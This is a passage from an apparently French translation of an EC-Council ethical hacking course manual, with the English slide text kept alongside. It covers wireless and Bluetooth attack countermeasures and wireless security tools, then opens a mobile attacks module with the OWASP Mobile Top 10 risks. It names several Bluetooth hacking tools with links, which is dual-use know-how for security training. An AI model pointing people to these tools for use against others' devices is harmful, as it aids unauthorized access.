


Figure 8.34 : BluetoothView

Voici la liste de quelques outils de piratage Bluetooth :

- BlueZ (<http://www.bluez.org>)
- BtleJack (<https://github.com>)
- BTCrawler (<http://petronius.sourceforge.net>)
- BlueScan (<http://bluescanner.sourceforge.net>)
- Bluetooth Scanner – btCrawler (<https://play.google.com>)



Découvrez les contre-mesures contre les attaques des réseaux sans fil

Ce module explique comment les attaquants piratent les réseaux sans fil pour obtenir des données sensibles. Pour sécuriser un réseau sans fil, il est important de mettre en œuvre et d'adopter des contre-mesures appropriées. Cette section aborde les contre-mesures contre les attaques des réseaux sans fil et les outils de sécurité sans fil.

Wireless Attack Countermeasures

Best Practices for Configuration

- Change the **default SSID** after WLAN configuration
- Set the **router access password** and enable firewall protection
- Disable **SSID broadcasts**
- Disable **remote router login** and wireless administration

Best Practices for SSID Settings

- Use **SSID cloaking** to keep certain default wireless messages from broadcasting the ID to everyone
- Do not use your SSID, company name, network name, or any **easy-to-guess** string in passphrases
- Place a **firewall or packet filter** between the AP and the corporate Intranet

Best Practices for Authentication

- Choose **Enterprise WPA2 with 802.1x** authentication instead of WPA and WEP
- Implement **WPA2/WPA3 Enterprise** wherever possible
- Disable the network** when not required
- Place wireless APs in a **secure location**

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Contre-mesures contre les attaques des réseaux sans fil

- **Bonnes pratiques pour la configuration :**
 - Changer le SSID par défaut après la configuration du réseau sans fil.
 - Définir le mot de passe d'accès du routeur et activer la protection du pare-feu.
 - Désactiver la diffusion du SSID.
 - Désactiver la connexion au routeur et l'administration sans fil à distance.
 - Activer le filtrage des adresses MAC sur les points d'accès ou les routeurs.
 - Activer le chiffrement sur les points d'accès et changer souvent les phrases de passe.
 - Fermer tous les ports inutilisés pour empêcher les attaques sur les points d'accès.
- **Bonnes pratiques pour les paramètres SSID :**
 - Utiliser l'occultation du SSID pour empêcher certains messages sans fil par défaut de diffuser le SSID à tout le monde.
 - Ne pas utiliser le SSID, le nom de la société, le nom du réseau ou toute autre chaîne facile à deviner dans les phrases de passe.
 - Placer un pare-feu ou un filtre de paquets entre un point d'accès et l'intranet de l'entreprise.
 - Limiter la puissance du réseau sans fil afin qu'il ne puisse pas être détecté en dehors des limites de l'organisation.
 - Vérifier régulièrement que les équipements sans fil ne présentent pas de problèmes de configuration ou d'installation.

- Mettre en œuvre une technique supplémentaire pour chiffrer le trafic, comme IPSec over wireless.
- **Bonnes pratiques pour l'authentification :**
 - Choisir WPA2-Enterprise avec authentification 802.1x plutôt que WPA ou WEP.
 - Mettre en œuvre WPA2/WPA3-Enterprise dans la mesure du possible.
 - Désactiver le réseau lorsqu'il n'est pas nécessaire.
 - Placer les points d'accès sans fil dans un endroit sécurisé.
 - Maintenir à jour les pilotes de tous les équipements sans fil.
 - Utiliser un serveur centralisé pour l'authentification.
 - Activer la vérification du serveur du côté client en utilisant l'authentification 802.1X pour prévenir les attaques MITM.
 - Activer l'authentification à deux facteurs comme ligne de défense supplémentaire.
 - Déployer des systèmes de détection des points d'accès indésirables ou de prévention/détection des intrusions pour prévenir les attaques sur les réseaux sans fil.

Bluetooth Attack Countermeasures

- 1** Use non-regular patterns as PIN keys when pairing devices
- 2** Keep your device in **non-discoverable (hidden) mode**
- 3** DO NOT accept any **unknown and unexpected** pairing requests
- 4** Always **enable encryption** when establishing BT connection to your PC
- 5** Keep a **check of all paired devices** in the past from time to time and delete any paired device that you are unsure of
- 6** Keep BT in the **disabled state**, and enable it only when needed



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Contre-mesures contre les attaques Bluetooth


Voici quelques contre-mesures pour se défendre contre le piratage Bluetooth :

- Utiliser des motifs non réguliers comme codes PIN lors de l'association d'un équipement. Les combinaisons de touches ne doivent pas être séquentielles sur le clavier.
- Garder l'équipement en mode non-détectable (caché).
- Ne jamais accepter de demande d'association de source inconnue ou inattendue.
- Vérifier régulièrement tous les équipements associés dans le passé et supprimer tout équipement associés suspect.
- Maintenir le Bluetooth désactivé et ne l'activer qu'en cas de besoin. Désactiver le Bluetooth dès que la tâche prévue est terminée.
- Activer toujours le chiffrement lorsqu'une connexion Bluetooth est établie.
- Régler la portée réseau d'un équipement Bluetooth au plus bas et effectuer l'association uniquement dans une zone sécurisée.
- Installer un logiciel antivirus qui prend en charge les logiciels de sécurité basés sur l'hôte sur les équipements Bluetooth.
- Modifier les paramètres par défaut de l'équipement Bluetooth en fonction de la norme de sécurité la plus appropriée.
- Utiliser le chiffrement de liaison pour toutes les connexions Bluetooth.

- Si plusieurs communications sans fil sont utilisées, s'assurer que le chiffrement est activé sur chaque lien de la chaîne de communication.
- Éviter de partager des informations sensibles sur des équipements Bluetooth.
- Désactiver les connexions automatiques aux réseaux Wi-Fi publics pour protéger les équipements Bluetooth des sources non sécurisées.
- Mettre à jour le logiciel et les pilotes des équipements Bluetooth et changer régulièrement les mots de passe.
- Utiliser un VPN pour sécuriser les connexions entre les équipements Bluetooth.

Wireless Security Tools

Cisco Adaptive Wireless IPS



The screenshot shows the Cisco Adaptive Wireless IPS configuration interface. The left sidebar includes options like 'Monitor', 'Reports', 'Configure', 'Services', 'Administration', 'Tools', and 'Help'. Under 'System', there are links for 'General Properties', 'WIPS Parameters', 'Active Sessions', 'Trap Destinations', 'Advanced Parameters', 'Logs', 'Accounts', 'Status', and 'Maintenance'. The main panel displays 'Advanced Parameters: sanity-mse'. It includes sections for 'General Information' (Product Name: Cisco Mobility Service Engine, Version: 8.0(4)Z, Started At: 2/11/2018 1:49 PM, Current Server Time: 2/11/2018 9:54 AM, Timezone: America/Los_Angeles, Hardware Restarts: 10, Active Sessions: 1), 'Cisco WDI' (Product Identifier (PID): AIR-MSE-331D-K9, Version Identified (VID): V03, Serial Number (SN): Not Specified), 'Advanced Parameters' (Advanced Debug: checked, Number of Days to keep Events: 2, Session Timeout: 60, Absent Data cleanup interval: 1440), and 'Advanced Commands' (Robot Hardware, Shutdown Hardware, Clear Configuration, Defragment Database). Buttons for 'Save' and 'Cancel' are at the bottom.

Adaptive wireless IPS (WIPS) provides wireless-network **threat detection and mitigation** against malicious attacks and security vulnerabilities





AirMagnet WiFi Analyzer PRO
<https://www.netally.com>



RFProtect
<https://www.arubanetworks.com>



WatchGuard WIPS
<https://www.watchguard.com>



AirMagnet Planner
<https://www.netally.com>



Extreme AirDefense
<https://www.extremenetworks.com>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Outils de sécurité pour les réseaux sans fil

- **Cisco Adaptive Wireless IPS**

Source : <https://www.cisco.com>

Le système de prévention des intrusions (IPS) Cisco Adaptive Wireless offre une sécurité réseau avancée pour une surveillance et une détection dédiées des anomalies du réseau sans fil, des accès non autorisés et des attaques RF. Entièrement intégrée au réseau sans fil unifié Cisco, cette solution offre une visibilité et un contrôle intégrés sur l'ensemble du réseau, sans qu'il soit nécessaire de recourir à une solution supplémentaire. Adaptive WIPS assure la détection des menaces sur le réseau sans fil et la protection contre les attaques malveillantes et les failles de sécurité. La solution offre également aux professionnels de la sécurité la possibilité de détecter, d'analyser et d'identifier les menaces sur les réseaux sans fil.




Figure 8.35 : Cisco Adaptive Wireless IPS

Voici la liste de quelques autres outils de sécurité des réseaux sans fil :

- AirMagnet WiFi Analyzer PRO (<https://www.netally.com>)
- RFProtect (<https://www.arubanetworks.com>)
- WatchGuard WIPS (<https://www.watchguard.com>)
- AirMagnet Planner (<https://www.netally.com>)
- Extreme AirDefense (<https://www.extremenetworks.com>)

Module Summary

- This module has discussed the wireless terminology, wireless networks, and wireless standards
- It has covered various types of wireless encryption
- It also discussed wireless network-specific attack techniques and tools in detail
- This module also discussed various Bluetooth attacks
- Finally, this module ended with a detailed discussion on various wireless attack countermeasures and wireless security tools
- In the next module, we will discuss in detail on various mobile attacks and countermeasures.



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Résumé du module

Ce module a abordé le vocabulaire des réseaux sans fil, les normes et les différents types de chiffrement de ces réseaux. Il a également traité en détail les techniques et outils d'attaque spécifiques aux réseaux sans fil. Ce module a également présenté diverses attaques Bluetooth. Le module s'est terminé par une discussion détaillée sur les différentes contre-mesures contre les attaques sans fil et les outils de sécurité sans fil.

Dans le prochain module, nous aborderons en détail les différentes attaques sur les mobiles et les contre-mesures.

EC-Council

E | HE
Ethical Hacking Essentials



Module 09

Mobile Attacks and Countermeasures

Module Objectives

- 1 Understanding Anatomy of a Mobile Attack
- 2 Understanding Mobile Platform Attack Vectors
- 3 Understanding Mobile Platform Vulnerabilities
- 4 Understanding Mobile Device Management
- 5 Overview of Mobile Security Guidelines and Security Tools



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Objectifs du module

Avec les progrès de la technologie mobile, la mobilité est devenue le paramètre clef de l'utilisation d'Internet. Le mode de vie des gens dépend de plus en plus des smartphones et des tablettes. Les équipements mobiles remplacent les ordinateurs de bureau et les ordinateurs portables car ils permettent à la fois d'accéder à Internet, au courrier électronique et à la navigation GPS, mais aussi de stocker des données essentielles telles que des listes de contacts, des mots de passe, des agendas et des identifiants de connexion. Les récents développements en matière de commerce en ligne ont également permis aux utilisateurs d'effectuer des transactions en ligne en toute simplicité à partir de leurs smartphones, comme l'achat de biens et d'applications sur des réseaux sans fil, l'échange de coupons et de billets, et des opérations bancaires.

Convaincus que la navigation sur Internet à partir d'équipements mobiles est sûre, de nombreux utilisateurs n'activent pas leurs logiciels de sécurité. La popularité des smartphones et leurs mécanismes de sécurité plus ou moins efficaces en ont fait des cibles attractives pour les attaquants. Ce module présente les menaces potentielles qui pèsent sur les plates-formes mobiles et donne des recommandations pour utiliser les équipements mobiles en toute sécurité.

À la fin de ce module, vous serez en mesure de :


- Comprendre les caractéristiques des attaques mobiles.
- Comprendre les vecteurs d'attaque et les vulnérabilités des plateformes mobiles.
- Comprendre l'importance de la gestion des équipements mobiles (MDM).
- Adopter diverses contre-mesures de sécurité pour les équipements mobiles.
- Utiliser divers outils de sécurité pour les équipements mobiles.



Comprendre l'anatomie des attaques mobiles

La sécurité mobile devient de plus en plus difficile à assurer avec l'émergence d'attaques complexes qui utilisent de multiples vecteurs pour compromettre les équipements mobiles. Ces menaces de sécurité exploitent les données critiques ainsi que les informations financières et autres renseignements sur les utilisateurs mobiles et peuvent également porter atteinte à la réputation des réseaux mobiles et des organisations.

Cette section traite des éléments vulnérables dans l'environnement professionnel mobile, du top 10 des risques de l'OWASP et des caractéristiques des attaques mobiles.



Éléments vulnérables dans l'environnement professionnel mobile

Source : <https://www.ibm.com>

Les smartphones sont largement utilisés à des fins professionnelles et personnelles. Ils constituent donc un véritable trésor pour les attaquants qui cherchent à voler des données d'entreprise ou des données personnelles. Les menaces pour la sécurité des équipements mobiles se sont multipliées en raison de l'augmentation de la connectivité à Internet, de l'utilisation d'applications qu'elles soient commerciales ou pas, des différentes méthodes de communication, etc. En plus des menaces de sécurité spécifiques aux appareils mobiles, ils sont également exposés à de nombreuses autres menaces applicables aux ordinateurs de bureau et aux ordinateurs portables, aux applications web, aux réseaux, etc.

De nos jours, les smartphones offrent une connectivité Internet et réseau via différents canaux tels que les technologies 3G/4G/5G, le Bluetooth, le Wi-Fi ou une connexion informatique filaire. Les menaces de sécurité peuvent apparaître à différents endroits le long de ces voies pendant la transmission des données.




Figure 9.1 : Zones vulnérables dans l'environnement professionnel mobile



Top 10 des risques mobiles de l'OWASP - 2016

Source : <https://www.owasp.org>

D'après l'OWASP, les 10 principaux risques mobiles sont les suivants :

- **M1 - Utilisation inappropriée de la plateforme**

Cette catégorie couvre la mauvaise utilisation d'une fonctionnalité de la plateforme ou la non-utilisation des contrôles de sécurité de la plateforme. Elle comprend les intents Android, les permissions sur la plateforme et la mauvaise utilisation de Touch ID, de Keychain ou de tout autre contrôle de sécurité faisant partie du système d'exploitation de l'équipement mobile. Ce risque peut toucher les applications mobiles de plusieurs manières.

- **M2 - Stockage de données non sécurisé**

La vulnérabilité liée au stockage non sécurisé des données survient lorsque les équipes de développement supposent que les utilisateurs et les logiciels malveillants n'auront pas accès au système de fichiers d'un équipement mobile et, par conséquent, aux informations sensibles contenues dans les entrepôts de données de l'équipement. Le "jailbreaking" ou le rootage d'un équipement mobile contourne les mécanismes de protection par chiffrement. L'OWASP recommande d'analyser les interfaces de programmation d'applications (API) de sécurité des données des plateformes et de les utiliser de manière appropriée.

Une fuite de données involontaire se produit lorsqu'un développeur place involontairement des données sensibles à un endroit de l'équipement mobile qui est facilement accessible par d'autres applications sur l'équipement. Ces fuites sont

normalement causées par des vulnérabilités dans le système d'exploitation, dans les frameworks, dans l'environnement du compilateur, dans un nouveau matériel, etc. à l'insu du développeur. Il s'agit d'une menace importante pour les systèmes d'exploitation, les plates-formes et les frameworks. Il est donc important de comprendre comment ils gèrent des fonctionnalités telles que la mise en cache des URL, les cookies du navigateur et le stockage des données HTML5.

▪ **M3 - Communication non sécurisée**

Cette catégorie regroupe le handshaking défaillant, les versions SSL incorrectes, la négociation faible, la communication en clair d'actifs sensibles, etc. De telles failles peuvent exposer les données d'un utilisateur et conduire à la compromission ou au vol de son compte. Si l'attaquant intercepte un compte administrateur, l'ensemble du site peut être exposé. Une mauvaise configuration de Secure Socket Layer (SSL) peut également faciliter l'hameçonnage et les attaques de type "man-in-the-middle" (MITM).

▪ **M4 - Authentification non sécurisée**

Cette catégorie englobe les notions d'authentification de l'utilisateur final ou de mauvaise gestion des sessions telles que :

- L'absence d'identification de l'utilisateur lorsque cela est nécessaire
- L'incapacité à maintenir l'identité de l'utilisateur lorsque cela est nécessaire
- Les faiblesses dans la gestion des sessions

▪ **M5 - Cryptographie insuffisante**

Un logiciel applique une méthode de chiffrement à un bien informationnel sensible. Cependant, la cryptographie est parfois insuffisante. Cette catégorie couvre les problèmes dans lesquels la cryptographie est utilisée mais n'est pas mise en œuvre correctement. Cette vulnérabilité a pour conséquence la récupération non autorisée d'informations sensibles à partir de l'équipement mobile. Pour exploiter cette faiblesse, un adversaire doit réussir à convertir un code chiffré ou des données sensibles chiffrées dans leur forme originale non chiffrée en exploitant la faiblesse des algorithmes de chiffrement ou des défauts dans le processus de chiffrement.

▪ **M6 - Autorisation non sécurisée**

Cette catégorie englobe les défaillances en matière d'autorisation (par exemple, les décisions d'autorisation du côté client et la navigation forcée). Elle est distincte des problèmes d'authentification (par exemple, l'inscription de l'équipement et l'identification de l'utilisateur).

Lorsqu'une application n'authentifie pas du tout les utilisateurs dans une situation où elle devrait le faire (par exemple, en accordant un accès anonyme à une ressource ou à un service alors qu'un accès authentifié et autorisé est nécessaire), il s'agit d'un échec d'authentification et non d'un échec d'autorisation.

- **M7 - Qualité du code client**

Cette catégorie couvre les "Décisions de sécurité à partir d'entrées non fiables" et est l'une des moins fréquemment utilisées. Il s'agit d'un fourre-tout pour les problèmes de mise en œuvre au niveau du code dans le logiciel client mobile, qui sont distincts des erreurs de codage côté serveur. Elle englobe les dépassements de tampon, les vulnérabilités des formats de chaîne de caractères et diverses autres erreurs de code pour lesquelles la solution consiste à réécrire du code qui s'exécute sur l'équipement mobile. La plupart des exploitations qui entrent dans cette catégorie aboutissent à l'exécution de code externe ou à des dénis de service sur des points d'extrémité de serveurs distants (et non sur l'équipement mobile lui-même).

- **M8 - Falsification de code**

Cette catégorie couvre les correctifs binaires, la modification des ressources locales, l'ajout de méthodes, le détournement de méthodes et la modification de la mémoire.

Une fois qu'une application est fournie à un équipement mobile, son code et ses ressources de données résident sur l'équipement. Un attaquant peut modifier directement le code, modifier dynamiquement le contenu de la mémoire, modifier ou remplacer les API système utilisées par l'application, ou modifier les données et les ressources de l'application. L'attaquant peut ainsi directement détourner l'utilisation prévue du logiciel pour son profit.

